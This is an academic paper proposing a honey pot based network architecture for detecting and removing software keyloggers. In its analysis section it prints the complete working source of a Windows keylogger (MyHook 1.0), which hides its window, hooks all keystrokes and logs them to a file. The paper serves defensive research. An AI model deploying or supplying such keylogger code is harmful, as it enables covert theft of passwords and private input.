RESEARCH ARTICLE OPEN ACCESS

Honey Pot Based Network Architecture For Key logger's Detection

Ms.C.Sathya[1], Mr.R.B.Saroo Raj [2]
[1](Dept. of Computer Science & Engg.SRM University,Ramapuram,Chennai.)
[2] (Dept. of Computer Science & Engg.SRM University,Ramapuram,Chennai)

----------**********----------

Abstract:

A keylogger is a type of surveillance software (considered to be either **software** or **spyware**) that has the capability to record every **keystroke** you make to a **log file**, usually **encrypted**. Software keyloggers are a fast growing class of unauthorized software often used to gather private information. One of the main reasons for this rapid growth is the possibility for unprivileged programs running in user space and record all the keystrokes typed by the users of a system. The capacity to run in unprivileged mode facilitates their execution and allocation, but, at the same time, allows one to understand and model their performance in detail. Lack of protection firewall and inbuilt anti-malware software program in the host system makes the plantation and execution of key loggers, easier. This paper presents the details of various key loggers intrusion, its detection and prevention mechanism. It also presents honey pot based network architecture which outweighs the key logger intrusion.

Keywords — **Invasive software, keylogger, security, black-box, PCC**

----------**********----------

I. INTRODUCTION

Key logger is a type of malicious program that traces user input from the keyboard affecting the confidentiality of CIA triangle of information security. Increase in the usage of the computers and the web for the business has made the effective handling of key logging inevitable. Our day-to-day antimalware programs are capable of handling common key logging malware as long as key logging mechanism is static in their behavior. But these antimalware programs fail miserably when key logging behaves in an ad hoc fashion.

II.OVERVIEW OF KEY LOGGING

The keyboard becomes the primary target for the key loggers since it acts as the most common interface between the user and the computer. Key logging could be performed in two levels i) hardware level ii) software level.

Hardware Key logger involves bombarding a ghost device with the primary target machine. The ghost device act as a man in the middle between the motherboard and the keyboard, implementing this requires physical access to the target machine.

Enhancing the functionality of hardware Key logger, hypervisor based key logger came into the existence, in which the ghost device act as a man in the middle between the hardware and the operating system, it extracts and places keystrokes on the persistent storage within the target machine. Hardware key logger in general are expensive, are easier to be detected due to its physical appearance.

Software Key loggers are readily available on the internet; it needs to be adapted to each target OS to ensure I/O is handled appropriately. Software key loggers perform two types of operation i) hooking into the user input flow to receive keystrokes and ii) transporting data to a remote location.

User space Key logger that holds a part of software key loggers do not require any privileges to be granted for its execution.

III.DESIGN AND IMPLEMENTATION OF KEY LOGGERS

It is highly required to know the about the design and implementation strategies of key loggers in order to detect and recover from the attack of key loggers. Key logger design and implementation strategies are based on the infecting medium, type of target machine, lifetime of key logger, etc.

Key loggers affect the target machine by making use of the vulnerabilities in the web browser .Key loggers compromises the plug-in to redirect the control and data flow to allow malicious program to be executed. Then the key loggers perform hooking to intercept the normal control flow and alter the information, returned by the target system.

IV.DETECTION AND PREVENTION OF KEY LOGGER'S INTRUSION

Detection focuses on identifying a key logger that has already infected the system for it to be eliminated appropriately whereas prevention focuses on stopping key loggers from entering into a system.

Key loggers could be detected in two ways; one is to detect the key loggers statically by means of its signature and other is to detect the key loggers in an ad hoc way by means of behavior. A static key logger detection technique involves scanning the whole system for malicious signatures or checksums. (Signatures are set of machine instructions that leads to suspicious activity).Static key detection mechanism needs to be constantly updated with the new malware definitions.

Behavioral based detection techniques monitors the system for the suspicious behavior that may be implemented by a key logger that includes file modification, increase in i/o time, increase in i/o data tampering, etc.

V.BASIC TERMINOLOGIES IN THE ARCHITECTURE OF KEY LOGGERS

Almost all the key logging mechanism employs five component devices namely injector, monitor, detector, pattern generator and pattern detector.

Injector performs insertion of the input stream into the system that simulates the behavior of the user at the keyboard. Monitor captures the output stream of all the process in execution. Detector is capable of detecting key loggers entered into the system.

VI.RELATED WORKS

It is very fortunate that there is only little growth in research exploration of detection and prevention of key logger intrusion. A considerate part of these researches concentrates on signature based methods, which fails miserably due to continuously arrival of new key loggers into the cyber world. Hence, the approaches based on the behavioral keylogging have been encouraged in recent days.

In 2004, Mr.Aslam and Baig presented behavioral based key logging which involves tracing the key loggers that utilized API to intercept keystrokes statically or dynamically [1].But it ended up in failure as huge number of legitimate applications started using API to implement graphical user interface.

Dragging on the approach of Aslam and Baig, Aickelin proposed a new way of detecting key loggers based on correlations parameter between different types of API[2].This approach considerably reduced false detection rate but the detection was much depend upon the efficiency of correlation algorithm used.

Later, Fu came a power booster dendritic cell algorithm, Dendritic cell combines the multiple effects of key loggers and detects how dangerous the key loggers would be[3].

Unprivileged black-box approach presents an accurate detection mechanism of the user space key logger. This system surgically correlates the input with the output based on Pearson co-efficient. But this approach was completely adopted based on aggressive buffering and key logging is performed based on certain triggering activities.

Not just the detection of key logger was the part of the emerging research; even key logger prevention had made great impact on the research scholar of network intrusion. In 2013,Aung and Win Zaw proposed a machine learning frame which detected malicious key loggers based on its

signature utilizing simple K-means clustering algorithm[4].

Even key loggers forced researchers to think about the elimination of the usage of keyboard, Mr.Doja proposed image base authentication which eliminated the usage of keyboards to enter the passwords and sensitive data. Key loggers cannot act upon tracing pattern drawing, which remains as a partial success. [5]

There were techniques that fooled key loggers defeating its operation .Key loggers track data in a sequence, hence anti-key logging activity of changing the sequence of typing was adopted by many internet users in order to safeguard their confidential information. This had a good success rate, but typing with a change in sequence may give loads of difficulty to the users as well.

VII.KEY LOGGER ANALYSIS

As a part of our research, we explored and analyzed the source code of some typical free open source key loggers such as MyHook V1.1,KeyMail V0.7.We also tried compiling and executing it in order to trace its dynamic behavior as well. Based on this static and dynamic behavioral analysis, we could list out the mechanism often used by key logger and so it becomes easy for us to tackle the attacks made by the key loggers.

On analyzing the code, we found that key loggers when entered into a system at very same instant try to hide their identity. Later it creates a new session to log a file. Then, it retrieves the instance of the application it plans to work upon. Followed immediately, it set up a global window hook to capture keystrokes. Once, when the data is captured, it is dispatched to the destination.

The observed behaviors were effectively used in our honey pot based key loggers to detect and prevent key loggers attack. In the section below, we have presented a code of Key logger MyHook[14]

MyHook 1.0

```
#include <windows.h>
#include <stdio.h>
#include <tchar.h>
#include <iostream>
#include <time.h>
// Declare callback function
LRESULT CALLBACK LowLevelKeyboardProc( int nCode, WPARAM wParam, LPARAM lParam );
int main()
{
// Hide the program
HWND stealth;
AllocConsole();
stealth=FindWindowA("ConsoleWindowClass",NULL);
ShowWindow(stealth,0);
// Get current time
time_t ltime;
ltime=time(NULL);
// Add new session to log file
FILE *file;
file=fopen("log.txt","a+");
fputs("\n\n--------------------------------------------------------------------------------",file);
fputs("\n\t\t\t\t\t\t\t\t\tMyHook Session\t",file);
fputs(asctime(localtime(&ltime)),file); // Add timestamp to log file
fputs("--------------------------------------------------------------------------------\n",file);
fclose(file);
// Retrieve the applications instance
HINSTANCE appInstance = GetModuleHandle(NULL);
// Set a global Windows Hook to capture keystrokes.
SetWindowsHookEx( WH_KEYBOARD_LL, LowLevelKeyboardProc, appInstance, 0 );
MSG msg;
while(GetMessage(&msg, NULL, 0, 0) > 0)
{
TranslateMessage(&msg);
DispatchMessage(&msg);
}
return 0;
}
LRESULT CALLBACK LowLevelKeyboardProc( int nCode, WPARAM wParam, LPARAM lParam )
{
// Declare pointer to the KBDLLHOOKSTRUCT
KBDLLHOOKSTRUCT *pKeyBoard = (KBDLLHOOKSTRUCT *)lParam;
switch(wParam)
{
case WM_KEYUP: // When the key has been pressed and released
{
// Assign keyboard code to local variable
DWORD vkCode = pKeyBoard->vkCode;
// Open log file
FILE *file;
file=fopen("log.txt","a+");
// Process keyboard strokes
if(file!=NULL)
{
if((vkCode>=39)&&(vkCode<=64)) // Keys 0-9
{
if(GetAsyncKeyState(VK_SHIFT)) // Check if shift key is down (fairly accurate)
{
switch(vkCode) // 0x30-0x39 is 0-9 respectively
{
case 0x30:
fputc(')',file);
fclose(file);
break;
case 0x31:
fputc('!',file);
fclose(file);
break;
case 0x32:
fputc('@',file);
fclose(file);
break;
case 0x33:
fputc('#',file);
fclose(file);
break;
```

```
case 0x34:
fputc('$',file);
fclose(file);
break;
case 0x35:
fputc('%',file);
fclose(file);
break;
case 0x36:
fputc('^',file);
fclose(file);
break;
case 0x37:
fputc('&',file);
fclose(file);
break;
case 0x38:
fputc('*',file);
fclose(file);
break;
case 0x39:
fputc('(',file);
fclose(file);
break;
}
}
else // If shift key is not down
fputc(vkCode,file);
fclose(file);
}
else if((vkCode>64)&&(vkCode<91)) // Keys a-z
{
if(!GetAsyncKeyState(VK_SHIFT)) // If the shift key is not down, un-capitalize letters
{
vkCode+=32;
}
fputc(vkCode,file);
fclose(file);
}
else
{
switch(vkCode) // Check for other keys
{
case VK_SPACE:
fputc(' ',file);
fclose(file);
break;
case VK_RETURN:
fputs("[ENTER]\n",file);
fclose(file);
break;
case VK_BACK:
fputs("[BKSP]",file);
fclose(file);
break;
case VK_TAB:
fputs("[TAB]",file);
fclose(file);
break;
case VK_LCONTROL:
case VK_RCONTROL:
fputs("[CTRL]",file);
fclose(file);
break;
case VK_LMENU:
case VK_RMENU:
fputs("[ALT]",file);
fclose(file);
break;
case VK_CAPITAL:
fputs("[CAPS]",file);
fclose(file);
break;
case VK_ESCAPE:
fputs("[ESC]",file);
fclose(file);
break;
case VK_INSERT:
fputs("[INSERT]",file);
fclose(file);
break;
case VK_DELETE:
fputs("[DEL]",file);
fclose(file);
break;
case VK_NUMPAD0:
fputc('0',file);
fclose(file);
break;
case VK_NUMPAD1:
fputc('1',file);
fclose(file);
break;
case VK_NUMPAD2:
fputc('2',file);
fclose(file);
break;
case VK_NUMPAD3:
fputc('3',file);
fclose(file);
break;
case VK_NUMPAD4:
fputc('4',file);
fclose(file);
break;
case VK_NUMPAD5:
fputc('5',file);
fclose(file);
break;
case VK_NUMPAD6:
fputc('6',file);
fclose(file);
break;
case VK_NUMPAD7:
fputc('7',file);
fclose(file);
break;
case VK_NUMPAD8:
fputc('8',file);
fclose(file);
break;
case VK_NUMPAD9:
fputc('9',file);
fclose(file);
break;
case VK_OEM_1:
if(GetAsyncKeyState(VK_SHIFT))
fputs(":",file);
else
fputs(";",file);
fclose(file);
break;
case VK_OEM_2:
if(GetAsyncKeyState(VK_SHIFT))
fputs("?",file);
else
fputs("/",file);
fclose(file);
break;
case VK_OEM_3:
if(GetAsyncKeyState(VK_SHIFT))
fputs("~",file);
else
```

```
fputs("`",file);
fclose(file);
break;
case VK_LSHIFT:
case VK_RSHIFT:
// do nothing;
fclose(file);
break;
default: // Catch all misc keys
// fputc(vkCode,file); // Un-comment this to remove gibberish from the
log file
// printf("%c",vkCode); // Un-comment this line to debug and add
support for more keys
fclose(file);
}
}
}
}
default:
return CallNextHookEx( NULL, nCode, wParam, lParam );
}
return 0;
    }
```




Fig 1: System Architecture

The proposed system presents a client server honey pot based network architecture in which key logger detection mechanism is deployed at every client nodes and key logger rectification algorithm is employed at server node. The firewall that surrounds the client and the server ensures key logger's prevention.

A.Firewall

The firewall that surrounds the server and client machine act as the network based (IPS) intrusion prevention system, it sniffs into each and every packet that comes into the network and performs scanning for key loggers. Key loggers share similar properties as malicious viruses that are communicated through internet. As a part of key logger prevention, each and every client machine user are requested to perform the below manual operations termed manual key logger removal algorithm.

Enter into the desktop of the system

- Press **Windows** buttons, then type **msconfig** in the line and press **Enter**
- Select Startup tab and disable all the unknown programs
- Then restart your computer.

All the client systems are deployed with honey spot which allows malware to check in but not perform checkout. The key loggers that trespass the firewall gets planted in the client system




Fig 2: Key loggers entering into Client System

B.Key loggers

Once when the key loggers are successfully deployed, it prompts for keyboard status in frequent interval of time. If the keyboard status is active, it induces the injector and monitor execution. When the keyboard status is inactive, it fetches the record of monitor and forwards it to the admin that directed key loggers into the client system.

Key_ logger_algorithm()

```
{

  while(keyboardstatus.isActive())

{

call injector();

call monitor();

}

while(keyboardstatus.isInActive())

    {

        Fetch monitor_records();

    Send_to_keylogger_admin();

    }

}
```

C.Injector

Injector is a component of key logger that helps key logger in compromising I/O drives of the client system.

```
Injector _ algorithm ()

{

Issue API to kernel I/O drivers

Inject keystrokes at variable rate

}
```

D.Monitor

Monitor is a part of key logger which records key sequence pattern. Monitor compromises file system drivers so that it can write the recordings into a file.

```
Monitor ()

{

Issue API to file system drivers and output drivers

WritetoFile ()

}
```




Fig 3: Key logger's activity within client node

E.Detector

A detector is part of honey pot deployed at the client machines. The detector scans all the packets sent out of the client machine. It makes sure that IP address of the target machine and PID of sending process are authenticated by the server. If any one of the above parameter is not available in the server database, it is considered as a suspicious activity, a horn is sent to the server.




Fig 4: Key logger's detector in client node

Detector_algorithm()

{

Scans all the data packet sent out of client

Looks into server database whether IP address of target machine is present

If (true)

{

Looks into server database for PID of processes sending email.

If (true)

{

No horns

}

else

{

Call Horn();

}

}

else

{

call Horn();

}

}

Horn()

{

Horn "Key loggers"

Establish TCP connection with Server

Pass the PID of suspicious process

Sleep();

}

F.Server

On receiving the horn, the server connects with the client machine through TCP connections. The server looks into its signature database for similar signature of PID, if found it kills the process and clean its trace. If not found it goes for behavioral analysis table which holds the parameter that tends to affected by key loggers (i/o cycle, new file creation) which could be mapped by means of DCT algorithm to find the best match. So that false negative could be removed.




Fig 5: Server acting on key logger after horn

Server ()

{

Connects with the client through TCP


Extracts PID of suspicious process

If (Looks into signature_table(PID).isTrue)


```
{
    Attack Key logger in the client
}
If (Looks into behavioural_table.isTrue)
{
If (Performs DCT.isTrue)
  {
    Attack Key logger in the client
    Updates key logger in signature_table
  }
}
```

G.Experimental Results

The proposed system was implemented using NS2 simulators. A network of 10 client nodes and 1 server was constructed. We implemented our firewall mechanism using NS2 loco firewall. We tried hijacking the network by using My Hook 1.1 open source key loggers. We clearly noticed that the proposed system stays well enough than other existing mechanism in terms of detection rate and false negative.



Graph 1: Comparison of false positives on honey pot Vs Black box techniques



Graph 2: Comparison of detection rates on honey pot Vs Black box techniques

VIII.Conclusion

In the above works, we have a honey pot based network architecture that outweighs key logging activities. The only practical difficulty we could find in implementing the above system requires a well defined infrastructure. It may consume huge cost hence in our future we tend to modify our system in compatible with wireless sensor networks by designing key logger sensor nodes.

Acknowledgment

I have great pleasure to express my sincere regards and deep sense of gratitude to our Guide Mr. Saroo Raj for his valuable guidance for completing this project work. I am very much thankful to our H.O.D., Prof.J.Jagadeesan and other staff members of the Department of Computer Science and Engineering for their valuable suggestions.

REFERENCES

[1] M.Aslam and M.Baig,"Anti-hook Shield against the Software Key Loggers",Proc. of National conference on Emerging Technologies",2004.

[2] Al-Hammadi and Aickelin,"Detecting Bots based on key logging Activities", Proc.of 3rd International Conference on Availability, Reliability and Security,2008.

[3] J.Fu and C.Tan ,"Detecting Software Key loggers with Dendritic Cell Algorithm",Proc. Of International Conference on communications and mobile computing, 2010.

[4]Aung and Win Za,"Permission Based Android Malware Detection",IJST,Vol:2,2013.

[5]Doja,Naveen, Image Authentication Scheme against key logger spyware,9th ACIS,2011.

[6] L. Zhuang, F. Zhou and J.D. Tygar, &ldquo,Keyboard Acoustic Emanations Revisited,&rdquo, *ACM Trans. Information and System Security,* vol. 13, no. 1, pp. 1-26, 2009.

[7] M. Vuagnoux and S. Pasini, &ldquo,Compromising Electromagnetic Emanations of Wired and Wireless Keyboards,&rdquo, *Proc. 18th USENIX Security Symp.,* pp. 1-16, 2009.

[8] J. Rutkowska, &ldquo,Subverting Vista Kernel for Fun and Profit,&rdquo, *Black Hat Briefings,* vol. 5, 2007.

[9]J.L. Rodgers and W.A. Nicewander, &ldquo,Thirteen Ways to Look at the Correlation Coefficient,&rdquo, *The Am. Statistician,* vol. 42, no. 1, pp. 59-66, Feb. 1988

[10] J. Benesty, J. Chen and Y. Huang, &ldquo,On the Importance of the Pearson Correlation Coefficient in Noise Reduction,&rdquo, *IEEE Trans. Audio, Speech, and Language Processing,* vol. 16, no. 4, pp. 757-765, May 2008.

[11] L. Goodwin and N. Leech, &ldquo,Understanding Correlation: Factors that Affect the Size of r,&rdquo, *Experimental Education,* vol. 74, no. 3, pp. ,249-266, 2006.

[12] J. Aldrich, &ldquo,Correlations Genuine and Spurious in Pearson and Yule,&rdquo, *Statistical Science,* vol. 10, no. 4, pp. 364-376, 1995.

[13] W. Hsu and A. Smith, &ldquo,Characteristics of I/O Traffic in Personal Computer and Server Workloads,&rdquo, *IBM System J.,* vol. 42, no. 2, pp. 347-372, 2003.

[14]http://sourceforge.net/p/myhook/code/HEAD/tree/1.0/ myhook_1.0.cpp#l67